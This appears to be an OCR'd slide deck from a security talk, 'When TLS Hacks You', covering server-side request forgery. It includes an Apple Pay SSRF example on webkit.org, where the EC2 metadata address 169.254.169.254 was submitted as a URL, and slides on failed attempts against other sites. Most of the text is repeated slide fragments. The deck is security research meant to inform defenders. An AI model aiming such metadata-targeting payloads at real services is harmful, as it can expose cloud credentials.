
When TLS Hacks You

JOSHUA MADDUX

Demo




```
Joshuas-MacBook-Air:~ josh$ 
```

Overview

- Where I Started
- Testing Approach
- Implications
  - Concrete Vulnerabilities
- Defense


SSRF

- Send a URL, server hits it




SSRF

- Send a URL, server hits it
- Common in webhooks & Apple Pay support



https://www.youtube.com/watch?v=m4BxIf9PUx0


Webkit.org:
Apple Pay
SSRF



EC2 IMDS V1

Easy! Just sent webkit.org
“http://169.254.169.254”


Webkit.org: Apple Pay SSRF



EC2 IMDS V1


Webkit.org:
Apple Pay
SSRF

Website 2:
no data
back ☹




EC2 IMDS V1


Webkit.org:
Apple Pay
SSRF




Website 2:
no data
back ☹




Website 3:
PUT request
☹






EC2 IMDS V1

Webkit.org:
Apple Pay
SSRF




EC2 IMDS V1


Website 2:
no data
back ☹



Website 3:
PUT request
☹



Website 3:
validation
☹



Getting around limitations

